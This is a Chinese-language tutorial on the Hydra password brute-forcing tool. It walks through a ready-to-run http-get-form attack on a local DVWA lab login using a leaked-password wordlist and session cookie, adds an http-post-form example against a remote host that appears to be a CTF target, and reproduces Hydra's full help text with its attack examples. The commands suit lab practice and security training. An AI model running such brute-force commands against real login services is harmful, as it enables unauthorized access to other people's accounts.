
hydra使用,实例介绍
hydra 是一个网络帐号破解工具,支持多种协议。其作者是van Hauser,David Maciejak与其共同维护。hydra在所有支持GCC的平台能很好的编译,包括Linux,所有版本的BSD,Mac OS, Solaris等。
实例图如下:

hydra 使用的具体参数文本如下:
hydra -V -l admin -o log -P darkweb2017-top10000.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low; PHPSESSID=llfvb69s8cv57g5c14sfrtr81c"参数解析:(参数解析后贴一张hydra详细的操作表)
-V详细模式,显示登录每次尝试的信息
-l指定特定的用户名(即已经知道了用户名),这里已经知道用户名是 admin
-o将信息输出到指定的文件,这里是log文件,(不指定也行)
-P指定暴力破解的密码的文件来源,这里是从密码文件即字典 darkweb2017-top10000.txt 里面查找密码(所以好的字典很重要, 爆破字典 SecLists )
127.0.0.1当然是IP地址了,因为上面破解的是装在kali即本机里面的 DVWA 的登录

http-get-form使用的是 http 的 GET 方式, 使用什么方式具体要看登录的程序使用的什么方式, 比如远程登录使用的是 ssh, 那么怎么指定 是 GET 方式还是 POST 方式呢?可以用 Burpsuite 截获一条登录信息来查看.
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low; PHPSESSID=llfvb69s8cv57g5c14sfrtr81c"
这个部分里面,
/DVWA/vulnerabilities/brute/这个是 IP 后面的地址扩展因为破解的页面的地址栏如下:

:它们是用冒号 ":" 来分割信息的username=^USER^&password=^PASS^&Login=Login这个信息是用 burpsuite 截获的时候会看到,如下:

Username and/or password incorrect.这个是登录失败的提示,如下

其实上面的登录失败提示可以写成 F=Username and/or password incorrect. 可以看一个 POST 方式例子,它就是写成这样
hydra -L names.txt -p a 35.227.24.107 http-post-form "/4229312c64/login:username=^USER^&password=^PASS^:F=Invalid username:H=Cookie: session=eyJjYXJ0IjpbXX0.ELcBLw.ZnoGnldeUdY-gST8OKErk_lkbs8"H=Cookie: security=low; PHPSESSID=llfvb69s8cv57g5c14sfrtr81c
这里的 H 应该代表的是 Header 因为我看 hydra 手册的时候没看到,只是看到别人这么用,
而且 它又是在头部,所以就猜测它是 Header 的意思代表 头部信息.
那么这里为什么需要这个 H 呢? 因为如果没有 H, hydra 是看不到返回的错误信息的 Username and/or password incorrect.
详细的 hydra 使用手册可以用命令查看,命令如下:
# hydra -hHydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]
Options:
-R restore a previous aborted/crashed session
-I ignore an existing restore file (don't wait 10 seconds)
-S perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y disable use of symbols in bruteforce, see above
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O use old SSL v2 and v3
-q do not print messages about connection errors
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: afp ncp oracle sapr3.
Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)
Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh还有 burpsuite 使用建议查看 << Burp Suite 实战指南 >> 这本书
它的下载地址:
epub
mobi
hydra使用,实例介绍的更多相关文章
- .NET多线程总结和实例介绍
摘要:.Net提供了许多多线程编程工具,可能是因为太多了,所以掌握起来总是有一些头疼,我在这里讲讲我总结的一些多线程编程的经验,希望对大家有帮助. 1.多线程的总结 不需要传递参数,也不需要返回参数 ...
- 【转】Web Service单元测试工具实例介绍之SoapUI
转自:http://blog.csdn.net/oracle_microsoft/article/details/5689585 SoapUI 是当前比较简单实用的开源Web Service 测试工具 ...
- osg实例介绍
osg实例介绍 转自:http://blog.csdn.net/yungis/article/list/1 [原]osgmotionblur例子 该例子演示了运动模糊的效果.一下内容是转自网上的:原理 ...
- tcpdump wireshark 实用过滤表达式(针对ip、协议、端口、长度和内容) 实例介绍
tcpdump wireshark 实用过滤表达式(针对ip.协议.端口.长度和内容) 实例介绍 标签: 网络tcpdst工具windowslinux 2012-05-15 18:12 3777人阅读 ...
- 实例介绍Cocos2d-x开关菜单
开关菜单是MenuItemToggle类实现的,它是一种可以进行两种状态切换的菜单.它可以通过下面的函数创建: static MenuItemToggle*createWithCallback ( ...
- 实例介绍Cocos2d-x精灵菜单和图片菜单
精灵菜单类是MenuItemSprite,图片菜单类是MenuItemImage.由于MenuItemImage继承于MenuItemSprite,所以图片菜单也属于精灵菜单.为什么叫精灵菜单呢?那是 ...
- Cocos2d-x中__Dictionary容器以及实例介绍
__Dictionary类在Cocos2d-x 2.x时代它就是CCDictionary类,它是模仿Objective-C中的NSDictionary类而设计的,通过引用计数管理内存.__Dictio ...
- Cocos2d-x中__Array容器以及实例介绍
__Array类在Cocos2d-x 2.x时代它就是CCArray类.它是模仿Objective-C中的NSArray类而设计的,通过引用计数管理内存.__Array继承于Ref类,因此它所能容纳的 ...
- 实例介绍Cocos2d-x中Box2D物理引擎:HelloBox2D
我们通过一个实例介绍一下,在Cocos2d-x 3.x中使用Box2D物理引擎的开发过程,熟悉这些API的使用.这个实例运行后的场景如图所示,当场景启动后,玩家可以触摸点击屏幕,每次触摸时候,就会在触 ...
随机推荐
- 自动化测试中执行JS脚本方法封装
执行JS脚本方法封装: class JavaScript(Base): def execute_javascript(self, js): """执行 JavaScrip ...
- docker镜像导入导出备份迁移
导出: docker save -o centos.tar centos:latest #将centos:latest镜像导出为centos.tar文件 导入: docker load -i cent ...
- 泛型T
作用: 使用泛型类型可以最大限度地重用代码.保护类型的安全以及提高性能. 泛型最常见的用途是创建集合类 1.性能:如List<object> 与 List<T> 将一个 int ...
- Linux 操作MySQL常用命令行
1.连接数据库 mysql -uroot -p Enter password: ** Mysql> 出现mysql>说明成功连接到数据 2.显示数据库 mysql> show dat ...
- 【CometOJ】Comet OJ - Contest #8 解题报告
点此进入比赛 \(A\):杀手皇后(点此看题面) 大致题意: 求字典序最小的字符串. 一场比赛总有送分题... #include<bits/stdc++.h> #define Tp tem ...
- Linux添加组播
sudo route add -net 224.1.1.0 netmask 255.255.255.0 dev ens33
- Jenkins安装第一个插件和通过离线安装包进行安装
1.打开左侧Manage Jenkins 选择Manage Plugins菜单 2.搜索Folders插件,该插件用于创建一个目录 3.点击安装进入插件安装状态,Jenkins会自动下载相关联的插件 ...
- POJ 1094 (传递闭包 + 拓扑排序)
题目链接: POJ 1094 题目大意:有 1 ~ N 个大写字母,且从 A 开始依次 N 个.再给你 M 个小于的关系,比如 A < B ,让你判断三种可能: 1.在第 i 个关系罗列之后,是 ...
- C#猜测识别文件编码
项目 gitee地址:https://gitee.com/dhclly/IceDog.SmallProject/tree/master/src/IceDog.SmallProject.CodeConv ...
- Kubernetes 有状态与无状态介绍
Kubernetes 有状态与无状态介绍 无状态:deployment - 认为所有pod都是一样的,不具备与其他实例有不同的关系. - 没有顺序的要求. - 不用考虑再哪个Node运行. - 随意扩 ...